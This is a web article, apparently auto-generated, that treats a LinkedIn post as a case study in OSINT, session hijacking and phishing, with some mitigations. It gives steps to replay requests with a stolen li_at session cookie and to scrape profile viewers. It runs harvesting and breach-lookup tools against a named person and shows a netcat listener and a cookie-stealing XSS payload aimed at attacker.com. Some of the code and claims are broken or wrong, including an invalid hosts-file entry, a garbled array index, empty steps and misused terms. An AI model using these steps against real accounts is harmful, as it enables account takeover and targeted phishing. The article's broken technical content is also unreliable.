
Listen to this Post
Introduction:

Social media platforms like LinkedIn are prime hunting grounds for cybercriminals, where seemingly innocent posts and comments can leak sensitive metadata, session tokens, and even internal network details. This article analyzes how threat actors exploit engagement metrics, profile views, and notification data to build attack surfaces—and provides actionable defensive strategies using open-source intelligence (OSINT) techniques.
Learning Objectives:
- Identify and extract hidden metadata from LinkedIn’s notification and post impression counters.
- Deploy Linux and Windows command-line tools to simulate OSINT collection against public social media profiles.
- Harden your own social media presence by applying API security controls and browser fingerprinting defenses.
You Should Know:
- Profiling the Target: Extracting Notifications and Impression Data via Browser DevTools
Every time you view a LinkedIn notification (e.g., “25 new notifications”), the browser sends a GraphQL request containing your session cookie, user agent, and a unique CSRF token. Attackers can intercept this traffic using man-in-the-middle (MITM) proxies or malicious browser extensions.
Step-by-step guide to simulate this attack (ethical use only):
- Open Developer Tools (F12) → Network tab → Filter by “XHR” or “graphql”.
- Click on a notification – capture the `voyager/api/graphql` POST request.
- Copy the request headers – look for
csrf-token, `li_at` cookie, andx-li-deco. - Replay the request using `curl` (Linux/macOS) or PowerShell (Windows):
Linux/macOS:
curl -X POST 'https://www.linkedin.com/voyager/api/graphql' \
-H 'csrf-token: YOUR_TOKEN' \
-H 'cookie: li_at=YOUR_LI_AT' \
-H 'content-type: application/json' \
--data-raw '{"query":"query NotificationsQuery {...}}"}'
Windows PowerShell:
Invoke-RestMethod -Uri 'https://www.linkedin.com/voyager/api/graphql' -Method Post `
-Headers @{'csrf-token'='YOUR_TOKEN'; 'cookie'='li_at=YOUR_LI_AT'} `
-Body '{"query":"..."}' -ContentType 'application/json'
- Parse the JSON response to extract notification senders, timestamps, and read status – all of which can be used to map a user’s social graph.
Mitigation: Use LinkedIn’s “Private Mode” when viewing profiles, regularly clear cookies, and consider using a dedicated browser container (e.g., Firefox Multi-Account Containers).
2. Analyzing Post Impressions to Fingerprint Active Sessions
The post in our example shows “49 Post impressions” and “2 Your Premium features” – these counters are updated client-side via JavaScript that triggers additional analytics beacons. Each beacon contains a unique `session_id` and `impression_id` that can be correlated across multiple posts to track a user’s activity pattern.
Step-by-step guide to capture and decode impression beacons:
- Open Browser DevTools → Network tab → Filter for `collect?` or
/analytics/. - Scroll past the post – you’ll see a `POST` request to `https://www.linkedin.com/collect/`.
- Inspect the payload – look for parameters like
si,pi,mID, andts. - Decode the base64-encoded payload (common in LinkedIn tracking):
Linux:
echo "eyJzZXNzaW9uX2lkIjoiMTIzNDU2In0=" | base64 -d
Windows (Command Prompt):
certutil -decode encoded.txt decoded.txt
PowerShell:
- Cross-reference the decoded session_id with other posts to confirm if the same user is viewing different content – a primitive form of session fixation.
Mitigation: Block tracking domains via `/etc/hosts` (Linux) or `C:\Windows\System32\drivers\etc\hosts` (Windows):
127.0.0.1 www.linkedin.com/collect
127.0.0.1 analytics.linkedin.com
3. Leveraging “Profile Viewers” for Spear-Phishing
The text shows “Profile viewers” and “Your Premium features” – LinkedIn Premium users can see who viewed their profile. Attackers with stolen Premium accounts can harvest viewer lists and then send highly personalized phishing emails referencing the exact post or profile the victim interacted with.
Step-by-step OSINT gathering using automated tools:
- Use `LinkedIn Scraper` (Python) after authenticating with a valid session:
import requests
cookies = {'li_at': 'YOUR_LI_AT'}
response = requests.get('https://www.linkedin.com/voyager/api/identity/profiles/tony-moukbel-123/profileViewers', cookies=cookies)
print(response.json()['elements'][bash]['actor']['name'])
- Extract emails from viewer names using `theHarvester` (Linux):
theHarvester -d linkedin.com -l 500 -b linkedin
3. Cross-match with breached credentials using `h8mail`:
h8mail -t [email protected] -c config.ini
Mitigation: Disable “Profile viewing options” (set to anonymous), rotate Premium session tokens every 24 hours, and enable 2FA on your LinkedIn account.
- Exploiting the “Comment” Function to Deliver Malicious Payloads
The comment by Safraaz Reza (“Nope she wont”) – any comment can contain a link, image, or even a JavaScript-based SVG that triggers XSS. While LinkedIn has a Content Security Policy (CSP), misconfigurations have been found in the past (e.g., CVE-2023-22893).
Step-by-step test for XSS in comments (education only):
- Inject a benign test payload like `
` into the comment box.
- Capture the outgoing POST request – look for any input sanitization.
- Try obfuscated variants using `javascript:` or `data:` URIs.
- If the payload executes, you can then steal `li_at` cookies using a remote listener:
Listener (Linux):
nc -lvnp 443
Payload example:
<script>document.location='https://attacker.com/steal?cookie='+document.cookie</script>
Mitigation: As a user, never click on links in comments from unknown accounts. As a developer, implement a strict CSP with `script-src ‘self’` and use a DOM-based sanitizer like DOMPurify.
5. API Security Hardening for Social Media Aggregators
Many third-party tools (e.g., Hootsuite, Buffer) integrate with LinkedIn’s REST API using OAuth 2.0. If an attacker obtains a valid `access_token` via phishing, they can read all notifications, posts, and even send messages as the victim.
Step-by-step to revoke and rotate compromised tokens:
- List all active OAuth apps via LinkedIn’s “Where you’re logged in” page.
2. Revoke tokens using LinkedIn’s API (authenticated request):
curl -X POST 'https://www.linkedin.com/oauth/v2/revoke' \
-d 'client_id=YOUR_CLIENT_ID' \
-d 'client_secret=YOUR_CLIENT_SECRET' \
-d 'token=COMPROMISED_TOKEN'
3. Rotate all secrets and enforce short-lived tokens (1 hour instead of 60 days).
4. Implement a token binding (RFC 8705) to tie the token to a specific TLS certificate.
Mitigation: Use OAuth 2.0 with PKCE (Proof Key for Code Exchange) and monitor for anomalous API calls using a SIEM like Wazuh.
What Undercode Say:
- Key Takeaway 1: Social media “view counters” and notifications are not just vanity metrics – they are a goldmine for session hijacking and social graph mapping.
- Key Takeaway 2: Defensive hygiene – blocking tracking domains, using anonymous viewing modes, and regularly rotating session tokens – significantly reduces your attack surface.
The intersection of OSINT, API abuse, and front-end tracking is where modern social engineering thrives. As seen in this LinkedIn feed analysis, even a post about peace advocacy can become a vector for exploitation. Organizations must train employees to treat every interaction as potentially monitored. The same techniques used to extract profile viewers can be weaponized to craft convincing spear-phishing lures. Meanwhile, the lack of CSP enforcement on user-generated content remains a silent risk. Moving forward, expect AI-driven tools to automate the entire pipeline: from scraping impression data to generating personalized malware payloads. The only defense is a proactive, layered approach that includes browser isolation, endpoint detection, and continuous token validation.
Prediction:
By 2028, social media platforms will face regulatory pressure to eliminate real-time impression counters and notification metadata due to their role in state-sponsored cyber-espionage. Attackers will pivot to using AI-generated fake engagement (bots that view profiles and leave comments) to poison OSINT datasets, forcing defenders to adopt behavioral analytics and graph neural networks to distinguish legitimate interactions from reconnaissance. The arms race between privacy-preserving analytics and adversarial OSINT will define the next generation of social media security.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hanslak Do – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


